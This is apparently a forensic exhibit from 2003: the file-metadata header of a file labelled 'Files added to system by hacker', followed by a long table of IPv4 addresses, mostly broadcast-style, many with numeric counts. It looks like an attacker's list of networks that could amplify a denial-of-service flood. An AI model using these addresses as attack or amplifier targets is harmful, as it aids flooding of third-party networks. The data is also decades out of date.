Comment       Files added to system by hacker
Description    File, Hidden, Archive
File Created   2003/06/27 20:18:46
Last Accessed  2003/06/27 20:19:13
Last Written   2003/01/07 01:22:00
Entry Modified 2003/06/27 20:19:13

```

12.32.32.127	207.66.141.255	219.240.93.0	202.109.193.127
12.32.32.64	202.102.234.127	202.167.99.95	213.17.204.63
200.231.117.0	212.24.164.64	211.98.68.127	218.52.76.255
200.231.117.255	211.163.128.255	211.98.68.64	218.76.118.255
210.192.111.127	202.102.234.64	193.152.53.191	210.102.206.0
12.154.238.255	216.97.160.255	210.102.9.127	210.102.206.255
143.132.255.255	65.211.231.191	66.28.255.191	203.20.62.63
200.212.158.128	203.252.201.0	218.234.52.255	66.40.9.255
203.69.8.0	203.252.201.255	194.51.186.32	134.95.48.0
203.69.8.255	193.130.12.95	202.54.107.192	61.139.73.0
218.234.52.0	64.15.251.255	66.150.203.0	61.139.73.255
202.99.177.127	24.240.195.0	66.150.203.127	211.98.95.0
61.182.0.255	202.111.147.127	144.193.48.255	211.98.95.255
218.52.76.0	202.111.147.64	144.193.48.0	200.34.34.95
66.199.159.255	202.99.176.223	194.51.186.63	211.138.106.128
200.212.158.255	24.240.195.31	202.102.158.160	211.138.106.191
212.24.164.127	217.97.79.255	202.102.158.191	211.138.157.63

219.240.93.127	203.231.42.0	216.134.150.255	210.240.39.191 9
61.141.210.0	203.232.188.0	128.180.62.127	210.242.248.127 9
61.141.211.0	203.243.233.255	128.180.62.64	210.44.160.127 9
61.141.213.255	216.0.242.0	134.174.152.63	210.48.111.96 9
164.58.145.128	216.0.242.255	148.243.175.191	210.65.216.128 9
202.99.160.191	216.162.224.0	153.19.252.192	210.77.127.127 9
209.131.205.191	216.162.224.255	156.110.35.31	210.77.127.64 9
203.250.77.255	216.22.31.0	157.158.65.127	210.99.88.128 9
211.106.66.127	216.22.31.255	157.158.65.128	211.10.64.127 9
211.186.254.127	216.53.149.0	157.158.65.64	211.10.64.96 9
211.186.254.96	203.250.81.255	166.70.145.64	211.18.244.159 9
218.153.5.159	203.250.84.255	192.20.2.127	211.40.255.31 9
219.240.92.255	203.251.100.0	192.20.2.128	211.55.76.127 9
137.82.65.255	203.251.100.255	194.119.214.64	211.55.76.128 9
151.200.68.255	203.252.128.0	195.145.120.64	212.122.160.32 9
151.200.68.0	204.142.140.255	195.145.120.95	212.122.160.63 9
151.200.177.255	204.26.87.0	195.156.168.127	212.176.249.32 9
151.200.177.0	204.95.189.0	195.167.55.128	212.24.160.64 9
151.200.176.255	205.219.54.0	195.205.213.95	216.104.146.127 9
151.200.176.0	205.219.54.255	195.244.94.127	216.104.146.64 9
164.161.43.255	207.15.144.255	195.39.173.63	216.104.149.128 9
202.184.190.255	207.65.46.0	195.68.85.96	216.104.149.191 9
202.38.193.255	207.66.193.255	199.46.245.127	216.104.149.64 9
210.90.80.255	208.253.243.0	199.46.245.64	216.104.149.95 9
12.244.104.224	208.253.243.255	200.251.46.31	216.33.75.31 9
12.244.104.64	208.28.44.0	200.41.22.127	216.53.149.127 9
211.10.98.63	208.28.44.255	202.103.132.128	64.204.57.127 9
64.200.92.159	209.131.217.0	202.103.132.191	64.204.57.64 9
218.153.108.0	209.131.217.255	202.228.180.63	64.51.45.191 9
218.153.108.255	209.198.27.255	202.246.32.127	66.7.64.160 9
12.34.48.255	209.212.76.0	202.96.205.64	66.7.64.191 9
12.26.81.255	210.109.8.0	202.99.175.63	196.31.158.128 9
128.59.188.255	210.110.186.0	203.116.43.32	24.234.4.32 9
128.59.188.0	210.110.33.0	203.116.43.63	61.182.19.127 9
128.218.156.255	210.110.34.255	203.129.230.160	61.236.237.63 9
128.218.156.0	210.112.235.255	203.151.2.127	62.71.10.127 9
133.81.128.0	210.120.33.255	203.195.128.127	64.156.242.63 9
145.253.173.0	210.137.176.0	203.197.143.128	64.214.80.0 9
153.19.252.255	210.156.43.0	203.231.42.127	64.253.199.127 9
168.126.83.255	210.156.43.255	203.243.233.128	65.164.62.255 9
168.8.131.0	210.168.218.0	204.142.140.192 9	65.172.164.0 9
168.8.131.255	210.177.11.0	204.26.87.31 9	65.172.164.255 9
169.237.49.0	210.179.163.0	204.95.189.127 9	65.199.150.0 9
192.20.2.0	210.242.248.0	206.111.133.191 9	65.199.150.255 9
192.20.2.255	210.65.216.255	206.171.109.128 9	65.207.10.160 9
193.164.96.0	210.76.161.0	206.196.36.127 9	65.207.10.191 9
193.179.214.0	212.226.163.255	206.98.238.63 9	65.208.16.127 9
194.119.205.0	212.83.34.255	207.16.136.191 9	65.88.24.0 9
194.119.205.255	61.140.212.0	207.35.93.224 9	65.88.24.63 9
195.229.210.255	61.140.212.255	208.184.39.191 9	66.18.1.255 9
195.39.173.0	63.147.88.0	209.206.234.128 9	66.228.37.255 9
200.224.135.255	63.147.88.255	209.234.219.63 9	66.236.129.127 9
200.32.73.0	64.123.85.255	209.50.114.96 9	66.43.209.127 9
200.32.73.255	209.206.234.255	210.118.30.191 9	66.95.129.63 9
202.148.143.0	210.80.95.0	210.120.252.191 9	66.95.76.127 9
202.148.143.255	210.80.95.255	210.126.206.64 9	202.4.187.31 9
202.245.197.0	211.107.75.0	210.155.83.127 9	203.148.69.31 9
202.245.197.255	211.95.65.0	210.155.83.64 9	203.194.154.64 9
203.123.248.0	211.95.65.255	210.177.11.63 9	209.172.228.127 9
203.123.248.255	216.134.150.0	210.240.39.128 9	209.172.254.0 9

209.172.254.255 9	165.252.88.255 8	205.149.64.255 8	209.10.232.0 8
211.214.158.128 9	166.70.48.0 8	206.196.60.255 8	209.10.232.255 8
211.237.177.255 9	168.234.135.0 8	207.14.129.255 8	209.227.180.0 8
211.239.117.255 9	168.234.135.255 8	207.15.144.0 8	209.227.180.255 8
217.57.69.0 9	192.194.47.0 8	207.177.87.0 8	211.119.188.255 8
217.57.69.127 9	193.13.137.0 8	207.233.107.255 8	211.188.39.255 8
218.154.123.0 9	193.152.55.255 8	207.250.26.0 8	213.154.70.0 8
218.154.123.127 9	193.225.225.0 8	207.250.26.255 8	211.181.48.255 8
218.200.124.127 9	193.225.225.255 8	208.133.5.255 8	12.158.147.64 8
218.202.18.31 9	193.227.20.0 8	208.145.0.0 8	12.45.54.32 8
218.202.8.31 9	194.170.251.255 8	208.188.246.0 8	129.71.134.127 8
218.216.146.0 9	194.198.227.0 8	208.198.116.0 8	129.71.210.127 8
218.216.146.255 9	194.198.227.255 8	208.198.116.255 8	132.235.92.63 8
218.55.18.0 9	194.20.229.0 8	208.229.157.0 8	133.43.122.127 8
65.244.168.0 9	194.20.229.255 8	208.229.157.255 8	135.145.39.32 8
65.244.168.255 9	194.209.156.0 8	209.107.49.0 8	135.145.39.63 8
65.244.169.0 9	195.117.241.255 8	209.130.178.0 8	135.145.9.127 8
65.244.169.255 9	195.117.25.255 8	209.130.179.0 8	135.145.9.128 8
65.244.174.0 9	195.129.24.255 8	209.139.142.0 8	135.145.9.159 8
65.244.174.127 9	195.221.96.0 8	209.139.142.255 8	135.145.9.160 8
65.247.200.0 9	195.221.96.255 8	209.139.186.0 8	135.145.9.191 8
65.247.200.127 9	195.223.228.0 8	209.139.186.255 8	135.145.9.32 8
12.26.81.0 8	195.32.255.0 8	209.142.14.0 8	135.145.9.63 8
12.17.79.255 8	195.53.56.255 8	209.142.14.255 8	135.145.9.64 8
12.17.76.0 8	195.58.34.255 8	209.165.137.0 8	135.145.9.95 8
12.161.177.255 8	196.15.144.255 8	209.173.195.255 8	135.145.9.96 8
38.161.171.255 8	198.180.205.255 8	209.215.110.255 8	139.53.130.63 8
63.79.157.0 8	199.0.240.0 8	209.96.68.0 8	148.233.29.31 8
63.192.30.0 8	199.176.228.0 8	209.96.68.255 8	148.235.68.160 8
61.134.2.0 8	199.176.228.255 8	210.104.182.255 8	148.243.122.31 8
128.134.78.255 8	202.101.189.0 8	210.113.217.0 8	150.176.137.127 8
128.134.78.0 8	202.103.130.255 8	210.113.217.255 8	151.99.107.32 8
139.223.220.0 8	202.104.54.0 8	210.125.126.255 8	159.226.134.127 8
135.145.35.0 8	202.215.255.0 8	210.141.129.0 8	160.124.224.192 8
135.145.11.0 8	202.228.151.255 8	210.141.129.255 8	161.196.99.64 8
135.145.10.0 8	202.233.47.255 8	210.141.151.255 8	162.39.107.192 8
133.72.1.255 8	202.253.0.0 8	210.146.37.0 8	164.221.248.31 8
133.49.200.255 8	202.253.0.255 8	210.160.4.0 8	164.221.254.64 8
133.43.122.0 8	203.126.143.0 8	210.160.4.255 8	164.221.254.95 8
133.28.20.255 8	203.127.46.0 8	210.166.144.0 8	165.234.230.128 8
142.232.19.255 8	203.22.101.255 8	210.166.144.255 8	168.212.187.127 8
139.84.240.0 8	203.230.33.0 8	210.179.183.0 8	170.224.14.63 8
150.176.137.0 8	203.230.33.255 8	210.179.183.255 8	170.224.14.64 8
147.80.99.255 8	203.23.118.255 8	210.190.126.0 8	193.113.161.160 8
147.80.99.0 8	203.231.31.0 8	210.190.126.255 8	193.13.137.127 8
147.52.170.0 8	203.231.31.255 8	210.191.108.0 8	193.170.181.32 8
159.226.135.255 8	203.232.189.255 8	210.191.108.255 8	193.170.181.63 8
157.24.104.0 8	216.106.10.255 8	210.207.194.255 8	193.191.212.191 8
152.83.21.255 8	203.250.71.255 8	210.222.241.0 8	193.2.110.224 8
152.34.179.255 8	203.252.136.255 8	210.223.213.0 8	193.225.52.63 8
152.34.179.0 8	203.33.112.255 8	210.232.24.255 8	194.159.174.223 8
160.124.224.255 8	203.70.249.0 8	210.239.104.255 8	194.198.249.127 8
163.226.4.0 8	203.73.62.0 8	210.239.129.255 8	194.202.229.128 8
163.226.4.255 8	203.85.99.0 8	212.114.221.0 8	194.243.170.159 8
164.221.248.0 8	204.100.200.0 8	212.114.221.255 8	194.243.170.96 8
164.221.249.0 8	204.100.200.255 8	212.13.102.0 8	194.248.142.63 8
164.221.249.255 8	204.100.66.0 8	212.83.35.255 8	195.117.241.192 8
165.139.25.0 8	204.100.66.255 8	63.150.26.0 8	195.117.25.192 8
165.234.230.255 8	204.252.201.0 8	63.150.26.255 8	195.129.24.192 8
165.252.88.0 8	204.26.117.0 8	64.209.62.0 8	195.194.203.127 8

195.220.18.128 8	203.66.149.63 8	210.177.65.159 8	65.166.32.255 8
195.220.18.191 8	203.73.62.127 8	210.178.104.191 8	65.169.192.0 8
195.221.77.191 8	203.75.25.63 8	210.196.228.95 8	65.169.192.255 8
195.221.77.192 8	203.90.87.159 8	210.222.241.63 8	65.174.143.63 8
195.221.77.63 8	204.26.117.127 8	210.223.213.63 8	65.210.154.192 8
195.223.228.31 8	205.149.64.32 8	210.251.2.96 8	65.64.237.127 8
195.236.34.128 8	205.149.64.63 8	210.254.56.31 8	65.66.41.0 8
195.236.34.191 8	206.111.133.160 8	210.254.56.32 8	65.66.41.127 8
195.244.93.127 8	206.12.220.128 8	210.254.56.63 8	65.86.1.95 8
195.31.208.95 8	206.19.100.192 8	210.3.61.63 8	66.172.129.255 8
195.31.63.32 8	206.19.100.223 8	210.59.157.63 8	66.181.47.64 8
195.32.255.63 8	206.196.155.127 8	210.94.41.31 8	66.19.33.255 8
195.53.56.192 8	206.196.36.64 8	211.11.244.192 8	66.228.66.0 8
195.58.34.128 8	206.196.60.192 8	211.174.167.127 8	66.228.66.63 8
196.15.144.192 8	206.67.98.223 8	211.174.188.127 8	66.28.47.191 8
196.36.201.191 8	206.75.82.95 8	211.188.39.192 8	80.120.124.0 8
196.40.7.32 8	207.168.89.128 8	211.217.198.191 8	80.120.124.255 8
196.40.7.63 8	207.170.51.223 8	212.158.87.159 8	80.208.235.255 8
196.7.80.223 8	207.224.59.191 8	212.24.160.127 8	80.48.20.0 8
198.110.116.127 8	207.35.158.31 8	212.240.81.64 8	200.155.73.191 8
198.236.13.63 8	207.35.185.224 8	212.72.34.127 8	203.145.73.223 8
200.196.72.96 8	207.35.249.192 8	213.25.166.128 8	203.85.99.63 8
200.197.204.32 8	207.35.249.223 8	213.25.166.159 8	209.164.234.31 8
200.60.39.0 8	207.50.227.32 8	216.178.7.127 8	209.164.234.32 8
200.60.39.255 8	207.50.227.63 8	216.204.16.160 8	209.164.234.63 8
202.102.232.128 8	208.133.5.192 8	216.248.64.127 8	209.164.238.0 8
202.102.232.159 8	208.145.0.127 8	216.249.206.127 8	211.214.158.255 8
202.103.0.128 8	208.158.7.192 8	216.53.89.63 8	211.214.83.63 8
202.103.0.159 8	208.188.246.63 8	63.144.86.127 8	211.215.14.128 8
202.103.130.224 8	208.226.173.31 8	63.144.86.96 8	211.239.191.191 8
202.104.138.160 8	208.44.76.32 8	63.192.30.127 8	211.240.63.127 8
202.104.173.128 8	208.44.76.63 8	63.79.157.127 8	211.251.251.255 8
202.109.199.192 8	208.47.92.63 8	64.200.43.127 8	211.254.32.255 8
202.109.199.223 8	209.107.49.127 8	64.41.146.223 8	213.133.47.128 8
202.184.190.127 8	209.142.184.128 8	64.52.183.192 8	213.88.188.0 8
202.184.190.191 8	209.142.184.191 8	64.52.39.63 8	213.88.188.255 8
202.184.190.192 8	209.165.137.160 8	64.86.228.32 8	216.139.108.255 8
202.184.190.64 8	209.165.137.191 8	200.188.188.223 8	217.107.151.63 8
202.201.96.63 8	209.165.137.31 8	202.125.137.63 8	217.107.2.128 8
202.24.80.127 8	209.202.186.0 8	61.201.240.255 8	217.107.2.255 8
202.247.211.127 8	209.215.110.128 8	61.204.128.31 8	217.96.97.0 8
202.248.62.127 8	209.217.103.128 8	61.204.128.63 8	217.96.97.31 8
202.96.206.127 8	209.242.26.127 8	61.204.16.127 8	218.153.46.0 8
202.98.6.128 8	209.44.224.127 8	61.236.217.64 8	218.153.46.255 8
202.99.160.95 8	209.65.16.128 8	61.236.243.192 8	218.200.104.127 8
202.99.166.127 8	209.65.16.191 8	61.58.202.255 8	218.200.112.127 8
203.127.46.63 8	209.65.16.192 8	61.99.125.128 8	218.202.23.31 8
203.136.225.192 8	209.8.96.127 8	62.242.67.63 8	65.174.123.0 8
203.138.152.127 8	209.88.236.31 8	64.186.168.128 8	65.174.123.127 8
203.138.152.64 8	210.101.86.160 8	64.214.169.0 8	66.210.145.0 8
203.151.197.63 8	210.101.86.191 8	64.214.169.255 8	66.228.82.32 8
203.154.6.127 8	210.104.182.128 8	64.215.162.255 8	66.228.82.63 8
203.160.254.32 8	210.113.111.128 8	64.5.255.223 8	66.54.186.128 8
203.172.6.127 8	210.113.111.159 8	65.112.130.0 8	66.54.186.159 8
203.195.128.64 8	210.137.41.63 8	65.112.130.31 8	67.95.43.32 8
203.207.224.127 8	210.159.6.127 8	65.114.72.0 8	12.38.218.255 7
203.207.224.64 8	210.162.154.128 8	65.114.72.255 8	12.1.225.255 7
203.234.228.159 8	210.163.167.223 8	65.114.90.0 8	12.1.225.0 7
203.250.95.191 8	210.164.23.32 8	65.114.90.127 8	38.254.60.255 7
203.66.149.32 8	210.164.23.63 8	65.115.91.255 8	38.254.60.0 7

63.238.153.255 7	196.7.14.0 7	216.251.196.255 7	207.1.56.255 7
63.238.152.0 7	196.7.14.255 7	216.5.44.0 7	207.170.62.0 7
128.214.140.255 7	198.133.26.0 7	216.5.44.255 7	207.177.87.255 7
128.214.140.0 7	198.236.13.0 7	216.60.196.255 7	207.215.137.0 7
128.153.2.255 7	198.55.89.0 7	216.61.77.255 7	207.215.137.255 7
133.97.13.255 7	198.59.48.255 7	216.64.128.255 7	207.48.178.0 7
133.94.1.255 7	198.69.69.0 7	216.68.242.255 7	207.48.178.255 7
133.94.1.0 7	198.69.69.255 7	216.73.195.255 7	207.54.186.0 7
133.28.20.0 7	199.0.240.255 7	203.248.218.0 7	207.54.186.255 7
142.150.190.0 7	199.239.19.0 7	203.248.218.255 7	207.61.225.0 7
148.246.205.0 7	199.239.19.255 7	203.250.78.255 7	207.61.225.255 7
146.64.149.0 7	200.230.104.0 7	203.252.148.0 7	208.135.1.0 7
159.226.118.0 7	200.230.104.255 7	203.252.148.255 7	208.144.69.0 7
159.213.247.0 7	200.245.49.255 7	203.252.153.255 7	208.144.69.255 7
158.44.11.255 7	200.246.1.0 7	203.255.118.0 7	208.157.219.0 7
158.44.11.0 7	200.246.1.255 7	203.26.75.0 7	208.157.219.255 7
154.5.241.255 7	200.249.158.255 7	203.31.125.0 7	208.178.183.0 7
154.5.241.0 7	200.49.1.0 7	203.31.125.255 7	208.189.5.0 7
153.109.91.255 7	200.49.1.255 7	203.35.19.0 7	208.199.92.0 7
153.109.91.0 7	202.159.26.0 7	203.66.209.0 7	208.199.92.255 7
152.83.2.255 7	202.164.96.0 7	203.66.209.255 7	208.20.208.0 7
152.83.21.0 7	202.208.8.255 7	203.73.91.0 7	208.211.100.0 7
152.83.2.0 7	202.223.213.0 7	203.73.91.255 7	208.211.100.255 7
152.149.51.0 7	202.223.213.255 7	203.74.9.255 7	208.219.108.0 7
163.29.78.0 7	202.236.153.255 7	203.75.33.0 7	208.219.109.255 7
163.29.78.255 7	202.244.84.255 7	203.75.33.255 7	208.32.135.255 7
165.139.43.0 7	202.254.1.0 7	203.93.48.0 7	208.6.28.0 7
165.154.117.0 7	202.255.28.255 7	203.97.11.0 7	208.6.28.255 7
168.126.128.0 7	202.48.8.0 7	204.1.119.255 7	209.101.29.255 7
168.126.80.255 7	202.48.8.255 7	204.101.215.0 7	209.115.178.0 7
168.234.136.0 7	202.98.210.0 7	204.101.215.255 7	209.147.133.255 7
168.8.128.255 7	203.139.205.255 7	204.119.225.0 7	209.157.220.255 7
192.245.59.0 7	203.146.145.0 7	204.119.225.255 7	209.184.47.0 7
192.245.59.255 7	203.148.209.0 7	204.134.137.0 7	209.184.47.255 7
192.51.151.255 7	203.148.209.255 7	204.134.137.255 7	209.208.39.0 7
193.145.87.0 7	203.154.124.255 7	204.138.181.0 7	209.208.39.255 7
194.140.64.0 7	203.207.242.0 7	204.156.147.255 7	209.208.40.0 7
194.151.32.0 7	203.207.242.255 7	204.196.19.0 7	209.208.40.255 7
194.182.49.0 7	203.22.102.255 7	204.196.19.255 7	209.208.41.0 7
194.244.244.0 7	203.22.220.0 7	204.212.231.0 7	209.208.41.255 7
194.244.244.255 7	203.22.220.255 7	204.48.70.255 7	209.208.65.0 7
195.141.220.0 7	203.230.72.0 7	205.136.23.0 7	209.208.65.255 7
195.141.220.255 7	203.230.72.255 7	205.136.23.255 7	209.234.84.0 7
195.151.92.0 7	203.230.73.0 7	205.230.240.0 7	209.234.84.255 7
195.167.1.0 7	203.230.73.255 7	205.230.240.255 7	209.234.85.0 7
195.167.1.255 7	203.233.7.0 7	206.14.1.0 7	209.234.85.255 7
195.205.141.0 7	203.233.7.255 7	206.146.216.0 7	209.241.115.0 7
195.205.161.0 7	203.235.185.0 7	206.146.216.255 7	209.241.115.255 7
195.205.78.255 7	203.236.205.0 7	206.156.49.0 7	209.58.89.0 7
195.245.48.0 7	203.236.205.255 7	206.156.49.255 7	209.58.89.255 7
195.31.255.0 7	203.237.218.0 7	206.186.0.0 7	209.90.87.0 7
195.50.101.0 7	203.237.218.255 7	206.186.0.255 7	210.100.153.255 7
195.73.20.0 7	203.240.208.0 7	206.19.80.0 7	210.100.154.255 7
196.25.137.0 7	216.146.123.0 7	206.208.59.255 7	210.100.156.255 7
196.25.137.255 7	216.146.123.255 7	206.230.62.0 7	210.101.219.0 7
196.35.216.0 7	216.16.11.255 7	206.230.62.255 7	210.103.88.255 7
196.35.216.255 7	216.200.109.0 7	206.41.203.255 7	210.103.98.0 7
196.35.43.0 7	216.200.109.255 7	206.51.17.0 7	210.104.111.255 7
196.35.43.255 7	216.208.235.255 7	206.51.17.255 7	210.107.126.0 7
196.37.190.255 7	216.249.206.0 7	206.72.56.255 7	210.107.126.255 7

210.107.209.0 7	210.99.236.0 7	161.196.99.96 7	195.50.101.64 7
210.107.209.255 7	210.99.250.0 7	163.22.51.127 7	195.50.101.95 7
210.110.32.0 7	210.99.250.255 7	163.22.61.127 7	195.50.101.96 7
210.110.32.255 7	211.5.75.255 7	165.154.117.31 7	195.54.247.191 7
210.111.60.0 7	212.79.27.0 7	168.126.128.127 7	195.73.20.63 7
210.111.60.255 7	213.176.0.0 7	168.8.128.128 7	196.14.187.64 7
210.114.7.255 7	213.176.4.0 7	169.228.173.128 7	196.14.187.95 7
210.116.220.255 7	213.25.174.0 7	169.228.173.191 7	196.35.82.64 7
210.119.144.255 7	63.144.224.0 7	169.244.128.128 7	196.37.190.192 7
210.119.145.255 7	63.144.224.255 7	169.244.7.128 7	196.40.1.96 7
210.119.229.255 7	63.150.204.0 7	169.244.85.127 7	198.133.26.63 7
210.119.231.255 7	63.150.204.255 7	169.244.85.64 7	198.169.132.63 7
210.120.55.0 7	63.166.140.0 7	192.208.155.127 7	198.59.48.128 7
210.120.59.0 7	63.166.140.255 7	192.208.155.64 7	199.34.19.127 7
210.120.59.255 7	63.203.235.255 7	193.100.177.127 7	199.89.177.32 7
210.121.50.0 7	63.95.50.0 7	193.100.177.64 7	199.89.177.63 7
210.123.106.0 7	63.95.50.255 7	193.155.187.127 7	200.136.196.95 7
210.123.106.255 7	64.211.162.255 7	193.170.217.127 7	200.178.218.0 7
210.123.161.0 7	64.218.168.0 7	194.112.135.95 7	200.178.218.255 7
210.123.161.255 7	64.218.168.255 7	194.136.90.127 7	200.178.219.255 7
210.123.71.0 7	64.89.0.0 7	194.136.90.128 7	200.211.66.32 7
210.123.71.255 7	202.122.64.0 7	194.136.90.159 7	200.216.237.223 7
210.123.72.0 7	203.121.10.0 7	194.136.90.32 7	200.23.113.159 7
210.125.110.0 7	203.147.48.0 7	194.136.90.63 7	200.249.158.128 7
210.125.110.255 7	209.10.242.255 7	194.136.90.64 7	200.31.41.31 7
210.125.125.255 7	210.17.136.0 7	194.136.90.95 7	200.40.147.0 7
210.125.126.0 7	210.177.133.255 7	194.136.90.96 7	200.51.96.160 7
210.127.242.0 7	211.114.105.255 7	194.154.218.160 7	200.51.96.191 7
210.127.242.255 7	211.170.238.255 7	194.154.218.191 7	200.53.0.127 7
210.127.252.255 7	211.171.107.0 7	194.158.21.127 7	200.53.0.64 7
210.127.33.0 7	211.171.107.255 7	194.176.224.128 7	202.102.233.127 7
210.127.33.255 7	211.171.34.255 7	194.176.224.63 7	202.102.234.223 7
210.151.109.255 7	211.57.228.255 7	194.182.49.63 7	202.159.26.31 7
210.151.24.0 7	211.75.174.0 7	194.185.158.128 7	202.164.96.31 7
210.152.89.255 7	213.136.192.0 7	194.185.158.159 7	202.166.255.128 7
210.154.134.255 7	213.170.128.255 7	194.197.180.127 7	202.166.255.159 7
210.159.6.0 7	213.176.60.0 7	194.197.180.96 7	202.183.240.127 7
210.162.16.255 7	213.176.60.255 7	194.95.204.128 7	202.183.240.96 7
210.163.8.0 7	216.11.42.0 7	195.141.95.128 7	202.186.152.127 7
210.163.9.255 7	216.11.42.255 7	195.141.95.191 7	202.187.224.159 7
210.164.138.255 7	216.251.227.0 7	195.145.12.223 7	202.217.109.127 7
210.168.206.255 7	211.181.166.0 7	195.151.187.127 7	202.219.177.224 7
210.169.185.0 7	211.181.166.255 7	195.151.92.127 7	202.219.177.31 7
210.169.185.255 7	12.147.198.63 7	195.167.2.127 7	202.220.21.192 7
210.169.73.255 7	12.47.119.64 7	195.167.2.32 7	202.221.38.192 7
210.172.195.255 7	128.114.3.192 7	195.167.2.63 7	202.229.33.191 7
210.179.163.255 7	130.79.249.192 7	195.167.2.64 7	202.230.44.159 7
210.204.242.0 7	131.239.32.127 7	195.205.161.127 7	202.230.44.63 7
210.23.228.0 7	134.174.163.128 7	195.205.35.95 7	202.24.80.64 7
210.232.1.0 7	134.174.163.191 7	195.229.48.191 7	202.243.134.128 7
210.232.1.255 7	139.55.130.127 7	195.31.229.32 7	202.244.170.191 7
210.233.101.255 7	139.55.144.127 7	195.31.229.63 7	202.245.225.63 7
210.239.181.255 7	141.156.156.63 7	195.31.229.95 7	202.247.211.64 7
210.239.184.255 7	148.235.207.63 7	195.37.232.127 7	202.248.210.128 7
210.249.94.255 7	148.244.92.32 7	195.37.232.160 7	202.255.28.128 7
210.252.192.0 7	151.99.103.127 7	195.37.232.191 7	202.56.240.63 7
210.253.166.255 7	152.149.51.127 7	195.37.232.224 7	202.62.120.32 7
210.253.36.0 7	159.213.247.127 7	195.37.232.96 7	202.96.204.224 7
210.96.95.255 7	159.226.118.63 7	195.48.246.127 7	202.98.210.63 7
210.97.16.0 7	160.129.247.63 7	195.50.101.63 7	203.123.65.191 7

203.126.222.223 7	208.178.183.31 7	210.176.239.128 7	212.160.144.32 7
203.126.25.127 7	208.19.213.128 7	210.176.239.159 7	212.163.16.192 7
203.136.225.128 7	209.101.29.224 7	210.176.79.192 7	212.184.170.127 7
203.136.225.191 7	209.113.115.63 7	210.176.79.223 7	212.209.43.32 7
203.139.205.128 7	209.134.134.127 7	210.179.124.192 7	212.244.57.95 7
203.143.16.128 7	209.157.220.192 7	210.181.220.128 7	212.244.72.63 7
203.146.145.63 7	209.184.40.127 7	210.181.220.191 7	212.4.172.127 7
203.147.48.63 7	209.184.40.64 7	210.182.108.63 7	212.51.126.32 7
203.167.116.128 7	209.210.58.63 7	210.183.122.128 7	212.51.126.95 7
203.167.116.159 7	209.223.87.191 7	210.183.122.191 7	212.79.27.31 7
203.197.157.63 7	209.226.74.127 7	210.188.229.31 7	213.176.105.224 7
203.235.185.127 7	209.226.74.128 7	210.196.121.223 7	213.176.4.127 7
203.236.205.127 7	209.226.74.159 7	210.217.129.127 7	213.221.13.191 7
203.236.205.128 7	209.226.74.96 7	210.224.149.127 7	213.82.208.64 7
203.244.127.63 7	209.226.77.192 7	210.226.7.32 7	213.82.208.95 7
203.251.14.127 7	209.226.77.223 7	210.23.228.127 7	213.82.46.127 7
203.255.118.127 7	209.234.219.159 7	210.233.101.128 7	213.82.46.96 7
203.35.19.63 7	209.234.219.31 7	210.234.108.127 7	216.101.51.159 7
203.52.22.159 7	209.247.255.128 7	210.234.108.64 7	216.153.18.191 7
203.74.9.192 7	209.247.255.191 7	210.238.51.127 7	216.155.52.223 7
203.77.98.128 7	209.47.167.127 7	210.239.221.224 7	216.16.15.160 7
203.77.98.159 7	209.47.167.64 7	210.244.190.128 7	216.16.15.191 7
203.93.48.127 7	209.50.23.32 7	210.244.190.191 7	216.175.175.191 7
203.97.11.63 7	209.73.244.63 7	210.249.94.128 7	216.188.26.192 7
204.1.119.224 7	209.87.91.224 7	210.249.97.31 7	216.188.26.223 7
204.101.59.64 7	209.88.100.192 7	210.252.192.127 7	216.208.235.224 7
204.101.59.95 7	209.88.100.63 7	210.253.36.127 7	216.251.227.63 7
204.116.21.63 7	209.90.87.63 7	210.255.74.223 7	216.253.84.127 7
204.117.108.127 7	209.99.68.128 7	210.3.61.127 7	216.253.84.64 7
204.117.108.64 7	209.99.68.191 7	210.3.63.127 7	216.32.119.31 7
204.138.181.63 7	210.1.14.64 7	210.82.165.64 7	216.34.199.31 7
204.156.147.192 7	210.101.219.127 7	210.92.21.127 7	216.34.46.224 7
204.181.85.63 7	210.103.98.63 7	210.92.21.96 7	216.41.52.64 7
204.212.231.31 7	210.104.111.224 7	210.95.3.128 7	216.41.52.95 7
204.87.116.127 7	210.109.41.192 7	210.96.95.128 7	216.54.38.31 7
206.108.209.192 7	210.114.7.128 7	210.97.16.127 7	216.60.196.128 7
206.108.209.223 7	210.116.220.192 7	211.0.101.159 7	216.64.128.128 7
206.11.226.31 7	210.120.55.127 7	211.112.13.127 7	216.68.242.192 7
206.14.1.63 7	210.121.50.63 7	211.113.54.127 7	61.33.19.128 7
206.19.80.63 7	210.121.66.160 7	211.113.54.64 7	61.33.255.31 7
206.196.136.127 7	210.121.66.191 7	211.116.204.192 7	62.153.197.224 7
206.88.0.32 7	210.126.93.128 7	211.170.238.128 7	62.225.55.31 7
207.108.222.64 7	210.126.93.191 7	211.174.133.191 7	63.144.224.127 7
207.15.44.223 7	210.135.96.191 7	211.198.75.63 7	63.144.224.96 7
207.16.175.128 7	210.142.160.223 7	211.51.140.224 7	63.160.13.63 7
207.16.175.159 7	210.145.162.160 7	211.51.225.224 7	63.201.153.128 7
207.170.62.127 7	210.154.147.128 7	211.57.42.128 7	63.201.153.191 7
207.193.134.159 7	210.154.147.191 7	211.75.174.31 7	64.205.29.192 7
207.239.144.160 7	210.155.127.192 7	211.9.37.159 7	64.51.45.160 7
207.239.144.191 7	210.155.127.223 7	212.109.59.127 7	64.51.76.31 7
207.239.149.31 7	210.159.194.192 7	212.112.46.223 7	64.52.44.127 7
207.86.69.127 7	210.159.194.223 7	212.117.101.31 7	64.89.0.31 7
207.86.69.96 7	210.161.194.159 7	212.117.101.32 7	65.161.75.192 7
207.91.145.128 7	210.162.16.192 7	212.134.158.192 7	65.161.75.255 7
207.91.145.159 7	210.162.84.128 7	212.134.158.223 7	196.31.78.32 7
208.135.1.31 7	210.163.71.191 7	212.134.209.128 7	196.31.78.63 7
208.136.90.63 7	210.164.129.191 7	212.134.209.191 7	199.111.161.0 7
208.144.69.127 7	210.169.134.127 7	212.134.209.192 7	199.111.161.255 7
208.144.69.128 7	210.169.230.159 7	212.134.209.223 7	200.179.54.128 7
208.15.19.63 7	210.17.136.127 7	212.134.209.224 7	200.179.54.191 7

200.55.39.63 7	80.48.165.0 7	64.25.102.255 7	158.44.33.0 6
200.56.117.0 7	80.48.236.127 7	64.80.239.127 7	157.24.111.0 6
200.56.117.255 7	80.68.204.255 7	64.80.239.64 7	154.5.248.255 6
200.70.50.0 7	80.79.225.128 7	65.199.173.128 7	154.5.248.0 6
200.70.50.255 7	80.79.225.224 7	66.162.152.95 7	153.19.253.255 6
202.133.229.224 7	80.79.225.255 7	67.94.26.127 7	151.4.122.0 6
